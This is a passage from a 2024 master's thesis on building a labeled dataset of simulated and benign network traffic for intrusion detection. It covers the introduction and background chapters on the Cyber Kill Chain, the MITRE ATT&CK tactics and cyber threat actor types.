

ADVANCING CYBERSECURITY DEFENSES: A KILL CHAIN APPROACH TO SIMULATING AND LABELING CYBER ATTACKS

Master's Thesis

Khai Quang Ho

Daniel Nørrevang Bech

Aalborg University
M.Sc.Eng. Cyber Security
Spring Semester 2024



AALBORG UNIVERSITY

STUDENT REPORT

Department of Electronic Systems

Aalborg University
Frederikskaj 12, 2450 København SV
<http://www.aau.dk>

Title:

ADVANCING CYBERSECURITY DEFENSES:
A KILL CHAIN APPROACH TO SIMULATING
AND LABELING CYBER ATTACKS

Project Type:

Master's Thesis

Project Period:

Spring Semester 2024

Project Group:

1003

Participant(s):

Khai Q. Ho

Daniel N. Bech

Supervisor:

Marios Anagnostopoulos

Company Supervisor:

Sajad Homayoun

Page Numbers: 107**Date of Completion:**

June 14, 2024

Abstract:

Alert fatigue among Security Analysts working with Intrusion Detection Systems is a substantial issue, leading to burnout and increased rates of false positives. To promote effective analysis, a group-based analysis approach is proposed. The vision is to utilize machine learning to train a model to group malicious traffic into cohesive incidents. This thesis focuses on the preliminary work by creating a comprehensive dataset containing malicious and benign traffic. Malicious traffic is simulated utilizing our own scripts and infrastructure, and corresponding benign traffic is captured utilizing setups that ensure cohesiveness. Cyber Kill Chain and MITRE ATT&CK Framework are then used as a foundation to group and label malicious traffic. Custom-written tools are then utilized to map the malicious traffic to a dataset. Lastly, the dataset is validated by using several machine learning models with accuracies exceeding 98% indicating that the dataset is reliable enough to train the model envisioned in the proposal.

The content of this report is freely available, but publication (with reference) may only be pursued due to agreement with the author.

TABLE OF CONTENTS

1	INTRODUCTION	2
1.1	Problem Statement	3
1.2	Structure of the Thesis	4
2	ATTACK SIMULATION	6
2.1	Literature Review Acquisition Strategy	6
2.1.1	Tools for Literature Management	6
2.1.2	Research Resources and Keywords	6
2.2	Frameworks for Understanding Cyber Threats	7
2.2.1	Cyber Kill Chain	7
2.2.2	MITRE ATT&CK Framework	11
2.3	Cyber Attacks	15
2.3.1	Cyber Threat Actors	16
2.3.2	Initial Attack Vectors	17
2.3.3	Common Types of Cyber Attacks	18
2.4	Cyber Attack Simulation Analysis	22
2.4.1	Review of Attack Modeling	22
2.4.2	Common Attack Types in Existing Datasets	27
2.4.3	Cyber Attack Simulation Tools	28
2.5	Defining Attack Scope and Mapping	32
2.5.1	Cyber Kill Chain and MITRE ATT&CK Framework Mapping	32
2.5.2	Selection of Attacks	33
3	DATASET AND LABELING	35
3.1	Context of Datasets	35
3.1.1	Importance of datasets within Cybersecurity	35
3.1.2	Composition of Datasets	35
3.1.3	Data diversity in Datasets	36
3.1.4	Integrity of Datasets	37
3.2	Existing Datasets for IDS Solutions	37
3.3	Types of Intrusion Detection Systems	39
3.3.1	Classifications	39

3.3.2	Selection of IDS	40
3.4	Dataset Generation and Challenges	41
3.4.1	Types of datasets	41
3.4.2	Choice of dataset type	42
3.4.3	Data merging methods	43
3.4.4	Choice of labels	44
4	METHODOLOGY	46
4.1	Attack Simulation and Data Collection Methodology	47
4.1.1	Simulation Design	47
4.1.2	Tool Selection and Application	50
4.1.3	Mapping of Attacks	59
4.1.4	Adversarial Profiles	59
4.1.5	Data Collection and Processing	69
4.2	Dataset Methodology	75
4.2.1	Dataset labeling process and setup	77
4.2.2	Data labelling	77
4.2.3	Preprocessing phase	77
4.2.4	Labelling Phase	77
4.3	Validation Methodology	79
4.3.1	Tool selection	79
4.3.2	Model selection	80
4.3.3	Performance metrics	82
4.3.4	Validation Approach	83
5	FINDINGS	87
5.1	Overview of Simulated Attack Data	87
5.1.1	Event Logs	87
5.1.2	Complete Network Capture File	87
5.2	Dataset Overview	89
5.2.1	Construction and purpose	89
5.3	Experiment	91
5.3.1	Configurations	91
5.3.2	Intermediary Findings and Modifications	93
5.4	Model results	93
6	DISCUSSION	95
6.1	Summarising Solutions of Research Objectives	95
6.1.1	Objective 1	95
6.1.2	Objective 2	96
6.1.3	Objective 3	96
6.2	Contributions	96

6.2.1	Artifacts	96
6.3	Interpretations of Results	97
6.3.1	Target Leak Identification	97
6.3.2	High Performance Metrics	98
6.4	Novelty	98
6.5	Limitations	99
6.5.1	Benign Traffic Bias	99
6.5.2	Benign-to-Malicious Traffic Ratio	99
6.5.3	Isolated Impact	99
7	CONCLUSION	100
	Bibliography	102
A	Appendix	a
A.1	Attack Simulation	a
A.1.1	Adversarial Profiles	a
A.1.2	Attack Data Processing	f
A.1.3	Attack Data Results	g

PREFACE

This master's thesis was conducted in collaboration with Muninn ApS at Aalborg University Copenhagen during the Spring of 2024. The work and accomplishments of this project would not have been possible without the guidance and expertise offered by several individuals, supervisors, and mentors, and to those, we would like to express our sincerest gratitude.

Jens for creating this master's degree and always being willing to help us despite his busy schedule


Marios for considerable guidance and support in writing our master thesis and specifically for his help finding existing relevant literature

Sajad and Emil from Muninn ApS, for lending us their expert knowledge. We left each meeting with considerable amounts of new ideas and valuable feedback

Shreyas

Friends and other cybersec students

Aalborg University Copenhagen June 14, 2024



Khai Q. Ho
kho19@student.aau.dk



Daniel N. Bech
dbech20@student.aau.dk

Abbreviations

This chapter is designed to assist the reader by providing short explanations of abbreviations encountered throughout this report:

- **TTP(s)** adversary tactics, techniques, and procedures.
- **ML** Machine Learning
- **IDS** Intrusion Detection System
- **IPS** Intrusion Prevention System
- **HIDS** Host-based Intrusion Detection System
- **NIDS** Network-based Intrusion Detection System
- **VM** Virtual Machine
- **C2** Command & Control
- **SSH** Secure Shell
- **FTP** File Transfer Protocol
- **PCAP** Packet Capture
- **PII** Personal Identifiable Information

CHAPTER 1

INTRODUCTION

Alert fatigue presents a significant challenge for cybersecurity professionals. A high volume of security alerts is often polluted with false positives and repetitive signals, which can desensitize and overwhelm Security Operation Center (SOC) analysts, making it difficult to identify, prioritize, and respond to actual threats, increasing the risk of overseeing critical security events. A contributing factor to this challenge is the traditional approach of examining alerts and correlating them with one another in an effort to establish context. This requires a significant effort and relies heavily on the analyst's ability to integrate information from various events to construct a context.

In addressing alert fatigue, proactive strategies are essential and require advanced alert triage that minimizes false positives and provides the analysts with the necessary tools and support to give priority and efficiently address actual security incidents. To assist a more comprehensive and effective workflow for detecting cyber-attacks, this thesis explores how to facilitate the construction of a group-based approach to generating meta-alerts consisting of correlated security events by creating a comprehensive dataset of malicious and benign traffic that can be utilized in machine learning models at the point of intrusion detection. Each malicious entry in the dataset is labeled utilizing the Cyber Kill Chain model and the MITRE ATT&CK framework to capture the lifecycle of the attack and a label indicating their relationship.

To enable the creation of such a dataset, malicious traffic is generated by simulating cyber attacks in a virtualized environment. Each step of the attacks is diligently correlating to a Cyber Kill Chain phase and an MITRE ATT&CK tactic. The simulated cyber attacks include the most common types and leverage various initial attack vectors. A Command & Control (C2) infrastructure is employed to conduct the attacks utilizing the adversary emulation platform Caldera provided by MITRE. The attack traffic is embedded into the benign traffic to represent real-world traffic. Artifacts resulting from the attack simulations are utilized to construct the dataset, and a wide range of machine learning models are employed to validate and ensure the accuracy and reliability of the dataset by identifying patterns.

The creation of the dataset with specified labels is a step towards the vision of being able to group correlated events into a kill chain and provide SOC analysts with a deeper context to better assess threats.

1.1 Problem Statement

Alert fatigue in cyber security poses a significant issue for organizations worldwide. It refers to the challenge of SOC analysts being flooded with an excessive amount of security alerts, resulting in the deprivation of capacity to investigate alerts thoroughly due to inefficient workflows, which might lead to dismissing genuine alerts. A recent global survey conducted by Trend Micro [1] disclosed that 55% of the surveyed SOC teams question their ability to prioritize and respond to security alerts, and 70% feel emotionally challenged by the volume of alerts. The increasing digitalization means that organizations gradually rely on digital assets and integrate them into their everyday operations, including cloud services and the Internet of Things (IoT). This effectively expands the organization's attack surface, promoting the need for robust SOC solutions and security measures. The introduction of such measures leads to the frequent generation of security alerts that reinforce the increased workload of SOC analysts.

A fundamental function of SOC analysts is to prioritize, analyze, and respond to alerts, and an essential aspect is to accurately classify alerts as either true positive or false positive. A false positive alert occurs when an event is incorrectly flagged as a security incident, which, in vast amounts, diverts the attention of the analyst by generating a lot of noise. Having to investigate isolated events, attempt to establish a context, and correlate multiple alerts to the same incident is both time-consuming and trivial, especially when dealing with false positives. A way for a SOC analyst to increase efficiency is to have related security events grouped prior to assessment. This provides a holistic view of a potential attack and improves the prerequisites for evaluation. The group can be denoted as a type of meta-alert, intending to reduce the manual effort and time required for an initial assessment. We propose a vision for a solution that is able to automatically construct meta-alerts that contain correlated security events. However, the scope of such a solution is quite extensive and involves substantial work in both creating and training an advanced model capable of grouping security events into meta-alerts. Because of that, the scope of this project is to take some of the essential steps toward the vision by creating the supporting labeled dataset containing malicious and benign traffic that can be utilized by the machine learning model.

To address the challenges and make progress toward the vision, we identify and focus on the following objectives, which can also be seen in figure Figure 1.1:

Objective 1 How do we create a comprehensive dataset of malicious and benign traffic

with accurate labels that group malicious traffic into incidents?

Objective 2 How do we obtain malicious and benign traffic?

Objective 3 How do we validate the dataset?




Figure 1.1: Diagram that outlines the relationship between objectives

1.2 Structure of the Thesis

The structure of the thesis consists of a background, problem analysis, methodology, findings, discussion and conclusion split between 7 chapters, including the introduction. The content of the chapters is outlined in the following:

Chapter 2 Introduces core frameworks and models that facilitate the understanding of the dynamics and aspects of cyber attacks. It discusses the different types of cyber threat actors, the most common types of cyber attacks, and attack vectors. subsection 2.4.3 investigates tools able to be utilized for the simulation of cyber-attacks and the selection of attacks based on the research in section 2.5.

Chapter 3 Investigates existing datasets modeled for IDS solutions, which also discusses the use of synthetic, real-world, and hybrid data. Additionally, the chapter outlines the composition of a dataset and the challenges of generating a dataset.

Chapter 4 Describes the methodology employed in the various parts of the project. section 4.1 covers the design of the attack simulations, tools and configurations, adversarial profiles, and collection of benign traffic. section 4.2 describes the process of utilizing the artifacts generated by the attack simulation to construct

a labeled dataset. While the section 4.3 provides insight into how the validation of the dataset is conducted.

Chapter 5 Presents the findings of the different parts of the project; this includes the results of the attack simulations, dataset, and validation utilizing machine learning.

Chapter 6 Discusses the findings of the project in relation to the objectives and outlines the contributions and limitations.

Chapter 7 Concludes the project and presents the potential future work.

CHAPTER 2

ATTACK SIMULATION

This chapter introduces the core frameworks and models that are useful for understanding the dynamics and progression of cyber attacks. It outlines the characteristics of different cyber threat actors, the most common cyber attacks, and attack vectors. The last part covers the tool facilitating the simulation of attacks and defines the scope of the attacks and mappings.

2.1 Literature Review Acquisition Strategy

This section outlines the strategy of the literature review, including the acquisition of keywords and sources and an understanding of recent trends and existing research. The primary aim is to establish a robust groundwork for understanding existing research and document how literature is gathered and evaluated in this project.

2.1.1 Tools for Literature Management

The collection and organization of literature can easily evolve into a complex task without a structured approach. To properly structure and organize references throughout this project, Zotero [2], a tool designed to manage references. Zotero automatically collects bibliographic information and enables literature annotations to aid in categorization, which makes it simpler to add literature and increase manageability. A convenient feature of Zotero is the collaborative features, which facilitate the sharing of material across devices and among participants in this project.

2.1.2 Research Resources and Keywords

In the process of collecting relevant literature and information for this project, it is essential to utilize databases with a strong academic reputation and to evaluate the relevance and quality of the literature. In the context of cyber attack simulation, a combination of reputable databases and online sources of information from credible and well-established large enterprises within the cyber security industry is used. The primary databases of use are IEEE

Xplore, ACM Digital Library, Elsevier (ScienceDirect), and MDPI. Among the enterprises are CrowdStrike, Palo Alto Networks, Kaspersky, CloudFlare, and Fortinet. The utilization of these resources involves the use of the following keywords:

- Cyber Attack Modeling
- Cyber Attack Simulation
- Attack Vectors
- Cyber Attack Frameworks
- Botnet Characteristics
- Command & Control
- Common Cyber Attacks
- Attack Simulation Tools

2.2 Frameworks for Understanding Cyber Threats

The complexity of cyber threats varies widely, ranging from simple to highly sophisticated. This diversity complicates the general understanding of attacks and necessitates frameworks that can generalize this complexity into distinct phases. Such frameworks aid in quickly identifying the severity and type of attack. Two frameworks have been selected for this project, the Cyber Kill Chain and the MITRE ATT&CK Framework, explained in Section 2.2.1 and 2.2.2, respectively.

2.2.1 Cyber Kill Chain

The concept of the Cyber Kill Chain framework, developed by Lockheed Martin in 2011, is based on the military notion of a kill chain, outlining the sequence of stages of an adversary conducting an attack. A kill chain is a structured approach to target and engage an opponent to achieve their objective. The term “chain” is used to symbolize a sequence of related steps; each step exhibits a certain level of reliance on preceding steps and conveys the ability to disrupt a single link, potentially hindering an adversary from achieving its goal. The development of the Cyber Kill Chain was driven by the growing complexity and sophistication of cyber attacks and the increasing need for a methodology to detect and counter cyber attacks systematically.

The framework aims to promote the understanding of the potential strategies employed by an adversary, allowing the defenders to reason about the potential attack vectors and lifecycles. By understanding the different phases and acquiring insights into how the adversary operates, defenders can take appropriate security measures targeting the individual phases, attempting to obstruct the adversary’s advancement. This not only enables proactivity and promotes prevention but also facilitates the identification of critical stages and prioritizes security efforts [3, 4].




Figure 2.1: Lockheed Martin Cyber Kill Chain w. Phases Added [4]

An attack is considered successful if the adversary proceeds through all the chain stages, as depicted in Figure 2.1. The initial Cyber Kill Chain model is not divided into different phases. However, for the purposes of comparing it with attacks within the MITRE framework, in Section 2.2.2, the model has been divided into three distinct phases. The following background information explains the individual steps as derived from CrowdStrike’s definition of the Cyber Kill Chain [5].

Phase 1: Preparation

Reconnaissance

The main objective of the reconnaissance stage is for an adversary to gather as much information as possible about their target. This information may include details about the network infrastructure, security measures, organizational structure, and details about employees utilizing Open Source Intelligence (OSINT). The reconnaissance stage can be divided into two main categories: passive and active reconnaissance. Each category leverages different techniques. In passive reconnaissance, the adversary collects information without engaging directly with the target. The goal is to gather information covertly to minimize the risk of detection and leverage techniques such as Domain Name (DNS) and IP lookups to reveal details about associated IP addresses, domain registrations, and possible configurations of publicly facing servers.

In contrast, active reconnaissance implies engaging directly with the target system to gather valuable information that provides detailed information about the target, including vulnerabilities, network topology, and public-facing services. However, this carries an increased risk of being detected due to possible monitoring of the target. Detecting reconnaissance can be highly challenging from a defender’s perspective. Passive reconnaissance is fundamentally stealthy, and active reconnaissance, despite its interactivity, makes use of sophisticated tools and employs techniques to evade detection. Tools like Shodan and Censys can be utilized for passive reconnaissance since they perform the active part and collect data autonomously.

Weaponization

In the weaponization stage, the adversary leverages the information gathered in the reconnaissance phase to develop a way to exploit the identified vulnerabilities, e.g., by utilizing a “Weaponizer” to combine a piece of malware with an exploit to form a deliverable payload crafted to execute successfully on the target system. The objective of the payload is to gain a foothold inside the target system, enabling the adversary to perform malicious activities, such as data extraction and lateral movement. Defensive measures can be taken with respect to detection and protection against well-known weaponizers in the delivery phase; although the phase itself is not detectable, it is crucial to understand.

Phase 2: Breach

Delivery

The objective of the delivery phase is to deliver the weaponized payload to the target system to initiate the attack. The delivery approach can be divided into two categories: adversary-controlled and adversary-released delivery. They differ in the degree of control the adversary exhibits over the process. Adversary-controlled delivery is a direct approach where the adversary exploits vulnerabilities in the target system, e.g., gaining initial access using compromised credentials. In contrast, an adversary-released delivery requires the target to take action to trigger the attack, such as opening a malicious file attachment in an email. The adversary prepares the phase but lacks direct control over the execution. This phase represents a crucial chance for the defending part to counter the attack by understanding possible vulnerable targets alongside the people within the organization and leveraging the knowledge about weaponized artifacts from that previous phase.

Exploitation

During the exploitation phase, the adversary exploits the vulnerabilities within the target system to obtain access. The phase of exploitation can be split into two groups: adversary-triggered and victim-triggered exploits. Adversary-triggered exploits refer to scenarios where the adversary initiates the exploitation directly against the target system. This is characterized by the adversary taking an active role without requiring any actions performed from within the target system. On the other hand, victim-triggered exploits depend on actions being performed on the target system, such as clicking a malicious link. From a defender’s point of view, the exploitation phase is a versatile challenge that demands a complex approach. A key aspect is awareness training and phishing simulations, which strengthen the human aspect of exploitation.

Installation

The installation phase involves the installation of backdoors and deployment of malware on the target system to establish a foothold that enables the adversary to control the system, maintain persistence, and potentially progress their malicious activities. Activities may include registry modifications to enable execution upon system startup, deployment of backdoors to bypass authentication and provide the adversary with remote access to the system, etc. To complicate detection, adversaries might utilize techniques such as time stomping, which refers to a technique of manipulating the time stamps of a file to make the file(s) blend in with the system's legitimate files and not stand out by being recently added or modified.

Phase 3: Actions

Command & Control (C2)

The Command & Control phase follows a successful installation of malware on the target system. The objective is to establish a channel of communication that enables the adversary to control the compromised system remotely. This effectively turns the compromised system into a "bot", actively controlled in real-time by the adversary. To remain undetected, standard protocols like HTTP/HTTPS, DNS, and email are frequently utilized to blend in with the rest of the traffic. This phase is the final opportunity for the defender to block the attack by obstructing communication. If the adversaries cannot issue instructions to the "bot", defenders can prevent the objectives of the adversary. A common defense mechanism is to leverage traffic analysis to reveal uncommon patterns, such as increased traffic at uncommon hours.

Actions on Objectives

The final phase of the Cyber Kill Chain occurs when the adversary has successfully established a foothold inside the compromised system and a persistent channel for future communication. The objectives of this phase can vary significantly depending on the motives of the adversary, ranging from financial gain to espionage. Activities may include gathering user credentials to facilitate lateral movement inside the organization, escalation of privileges, exfiltration of data, etc. From a defensive standpoint, the longer the duration of access, the more significant the extent of the impact, emphasizing the urgency for fast detection. This is often achieved by capturing network traffic to reconstruct activities to carry out damage assessment and identify malicious actions such as privilege escalation, the use of unauthorized credentials, and exfiltration of data.

In recent years, the Cyber Kill Chain has evolved among professionals to contain an additional phase: monetization. This phase focuses on the methods employed by adversaries to capitalize on the attack, such as exfiltrating sensitive data on illicit markets on the dark web or offering Botnet for Hire services.

2.2.2 MITRE ATT&CK Framework

The MITRE ATT&CK framework, created in 2013, outlines adversarial behaviors across their attack lifecycle. It assists organizations in understanding, detecting, and mitigating cyber threats. The framework is presented as a matrix with tactics as columns and techniques as rows, serving as a structured resource for improving cybersecurity defenses. An adversary implements at least one technique using software to accomplish a tactic. Having various implementations and knowledge of the implemented techniques enables more effective mitigation and prevention [6], outlined in Figure 2.2.




Figure 2.2: ATT&CK Model Relationships [6]

The framework constitutes 14 tactics that represent the underlying intentions behind an adversary's actions and a part of the lifecycle of a cyber attack. They offer direction on how objectives are achieved through a series of tactical activities. Each tactic outlines multiple techniques describing the practices employed by an adversary, which provides a detailed description of how a specific tactic is accomplished [7]. An overview of the tactics is outlined in Figure 2.3, where phases have been added to enable comparison with the Cyber Kill Chain as explained in Section 2.2.1.




Figure 2.3

Phase 1: Preparation

2.2.2.1 Reconnaissance

The reconnaissance tactic refers to the activity of gathering information to direct the adversary in the planning and preparation of attacks. This information can be gathered both actively and passively and can include details about the target organization, such as key personnel and internal communication, employee information including names, roles, contact information, and insight into the target network layout and technological profile.

2.2.2.2 Resource Development

Resource development is characterized by the adversary's aim to acquire resources that can support its malicious activities. It involves creating or acquiring essential resources, including accounts, infrastructure, and tools supporting the operation at any point in the lifecycle. Examples of techniques include acquiring existing accounts for a target to accomplish initial access, developing or acquiring malware, and compromising third-party infrastructure, e.g., renting a botnet that can be utilized against the target.

Phase 2: Breach

2.2.2.3 Initial Access

The Initial Access tactic refers to the action of the adversary attempting to obtain an initial entry into the system or network. This is a vital step for adversaries as it enables them to perform further malicious activities, including establishing persistence and moving laterally within the network. It involves deceiving users, leveraging compromised information, and exploiting vulnerabilities, etc. Defending against Initial Access presents a complex challenge constituted of a range of measurements, from ensuring that software is patched with the latest updates to educating users on the risks and current cyber threats, e.g., targeted threats such as phishing.

2.2.2.4 Execution

In the Execution tactic, the adversary's goal is to execute the malicious code. It includes techniques enabling the adversary to run the code on a local or remote system. The ability to execute code on the target system often complements techniques from other tactics to accomplish broader objectives. An example would be the use of a remote access tool to execute Unix shell commands designed to achieve persistence on the target. Being able to execute malicious code is essential for the adversary to gain control over the system.

2.2.2.5 Persistence

The persistence tactic evolves around the adversary maintaining their foothold inside the compromised system. This is an essential step for the adversary to be able to re-enter the system in the future and avoid losing access upon reboot or modifications to the compromised system. It can be achieved by creating new accounts or system services.

2.2.2.6 Privilege Escalation

The privilege escalation tactic aims for the adversary to secure higher-level and less restrictive permissions. It refers to the strategies employed to gain elevated privileges on a system or a network, which is often required for the adversary to achieve their objectives.

2.2.2.7 Defense Evasion

Once the adversary has gained persistent access to the compromised system, they want to remain undetected. Techniques for evading detection include disabling security measures and obfuscating their payloads. Examples include the removal of indicators of the artifacts generated on the target, such as time stamping, where the adversary modifies the time attribute of a file to make the file blend in with others in the same location and not raise any suspicion.

Phase 3: Actions

2.2.2.8 Credential Access

The adversary aims to obtain account credentials, such as account names, passwords, tokens, and keys, that can, for example, be leveraged to advance access to systems and networks. The utilization of legitimate credentials might also help persistence by reducing the risk of detection. Techniques for credential acquisition include the utilization of keylogging malware, where the adversary can log the keystrokes of legitimate users to intercept credentials, and credential dumping to obtain the hashed passwords. Another technique is brute force, where the adversary systemically attempts to guess credentials.

2.2.2.9 Discovery

During the discovery tactic, the adversary performs internal reconnaissance trying to gain knowledge about the system and network, which can be used to make informed decisions about subsequent actions. Techniques include the discovery of accounts within the compromised system and revealing services running by remote hosts inside the network.

2.2.2.10 Lateral Movement

Gaining initial access to a network allows the adversary to try to navigate the network to extend their foothold. Depending on the adversary's objectives, lateral movement might be essential. The techniques include the exploitation of remote services and the hijacking of legitimate sessions from the compromised host.

2.2.2.11 Collection

The Collection tactic refers to the collection of data of interest and facilitates the accomplishment of the adversary's objectives. The collected information can vary from personal sensitive data to credentials and intellectual property and is an essential step in the lifecycle of an attack. Examples of techniques include local data collection with the purpose of exfiltration and ARP Cache Poisoning, where the adversary places themselves in the middle of multiple communicating devices and eavesdrops on the transmission of data.

2.2.2.12 Command & Control (C2)

The Command and Control tactic is identical to the C2 phase described in Section 2.2.1.

2.2.2.13 Exfiltration

During exfiltration, the adversary aims to steal the collected data and extract it from the compromised system to a location under their complete control. It signifies the accomplishment of

the adversary's objectives, which often involve the exfiltration of confidential and personal information. Techniques utilized include exfiltration over the C2 channel, where the adversary uses the C2 channel directly, and exfiltration over alternative web services such as Dropbox and GitHub.

2.2.2.14 Impact

The Impact tactics refer to the adversary's actions' impact on the compromised system. This might include destroying or interrupting operational systems and manipulating functional processes, which would effectively compromise integrity. Techniques range widely from the defacement of systems to deliver a message or intimidate the organization to Network Denial of Service, where the adversary performs a Denial of Service attack on the compromised network to obstruct availability.

In summary, The MITRE ATT&CK framework offers a detailed and structured overview of adversaries' tactics, techniques, and procedures. It outlines these elements into a framework that offers cyber security professionals comprehensive guidance to understand and reason about adversaries' behavior on a detailed level. This assists in the development of more effective defense strategies, increasing organizations' resiliency to cyber-attacks.

2.3 Cyber Attacks

The internet has become the center of global communication and an essential part of the lives of a large part of the world. The rapid expansion of the internet has changed the way companies operate and transformed traditional market models through the introduction of a global audience of about 5 billion users worldwide [8]. Cyberspace has become a central aspect of modern life and has fundamentally altered the way society functions. With the introduction of online banking, the vast majority of financial transactions are carried out in cyberspace, encompassing activities from rent payments, streaming services subscriptions, or purchasing products from global vendors. In 2023, digital payments accounted for roughly 10 trillion USD internationally [9].

In 2017, one of the largest data breaches was carried out against Equifax, a consumer credit reporting agency, which left adversaries with highly sensitive data of around 13.8 million consumers, including login details, credit card details, and personal information. One of the contributing factors was that data was outsourced to servers of the parent company Equifax Inc. in the US [10]. The use of adequate protective measures, awareness, and prioritization of cyber security is crucial to ensure continued operation and combat current and future threats that leverage the interconnectivity of cyberspace.

This section covers the different elements of cyber attacks: types and characteristics, motiva-

tion, tools, and attack modeling methodologies to complement the development of authentic attack simulations.

2.3.1 Cyber Threat Actors

Cyberattacks are deliberate attempts to breach systems by performing malicious actions against IT infrastructure and users. The targets can be found in a broad spectrum, from governments and large enterprises to individual users, and the objectives can vary from financial gain and espionage to sabotage and disruption. Cyber attacks can be performed by threat actors as individuals, known as cybercriminals or hackers, with varying motives; some engage in attacks of political or social causes, others as a part of operations conducted by nation-state actors, which most often utilize sophisticated techniques known as Advanced Persistent Threat (APT). APTs are characterized by their complexity and persistence in establishing a sustained presence in the target systems. Cyber threat actors can generally be split into the following groups [11, 12]:

- **Cyber Criminals:** The approach of cyber criminals emphasizes monetization through compromising or the use of existing compromised systems. Automated tools can be utilized to infect compromised hosts with ransomware intending to blackmail and steal sensitive information of value on illicit markets, e.g., social security numbers and credit card details. Being in control of a large number of compromised hosts enables the cybercriminal to offer Cybercrime-as-a-Service (CaaS), effectively providing utilization of the infrastructure to third parties for a fee. Lastly, cybercriminals can target high-status corporations with the objective of exfiltration of highly valuable data by employing very sophisticated techniques, including the potential deployment of custom-designed malware and exploitation of specific infrastructural vulnerabilities.
- **Nation-State Actors:** In the world of cyber security, nation-state groups are characterized by substantial funding, demonstration of advanced skill, and abundant resources. The main goal centers primarily around espionage by gathering intelligence that supports the interests of the nation, such as technological intellectual property, and strategic sabotage by conducting well-planned, targeted operations without getting detected. A very renowned attack believed to have been conducted by the nation-state was the deployment of Stuxnet [13], a sophisticated worm discovered in 2010, designed to target and disrupt Iran's nuclear program by sabotaging their centrifuges.
- **Hacktivists:** Hacktivists are individuals committed to violating laws to advance their cause. Their primary objectives are mainly of political or social character driven by ideology and often involve disruption and defacement. Groups of hacktivists typically carry wide-ranging skill sets that result in attacks of varying severity, from series of Distributed Denial of Service (DDoS) to breaches of governmental servers containing highly sensitive information. An example is the Stratfor Email Leak in 2011, where servers at Stratfor Global Intelligence were compromised, and about 5 million emails

were leaked, revealing clients and intelligence practices of various military agencies [14, 15], later released by WikiLeaks. Nation-state actors might also utilize hacktivists to join and participate in attacks of a larger magnitude.

- **Insiders [16]:** Insiders represent trusted individuals inside an organization with detailed knowledge of the organizational structure, resources, networks, devices, etc. The threat posed by an insider can be divided into two categories based on intent: Unintentional and malicious. An unintentional Insider Threat causes harm as a result of negligence, ignorance, or carelessness. For example, an insider carelessly plugs in a random USB stick to their workstation or shares sensitive information with a third party. This might be a result of poor training or limited security practices within the organization. On the other hand, a malicious insider deliberately performs actions to harm the organization with the motive of financial gain, righteousness, recognition, etc.

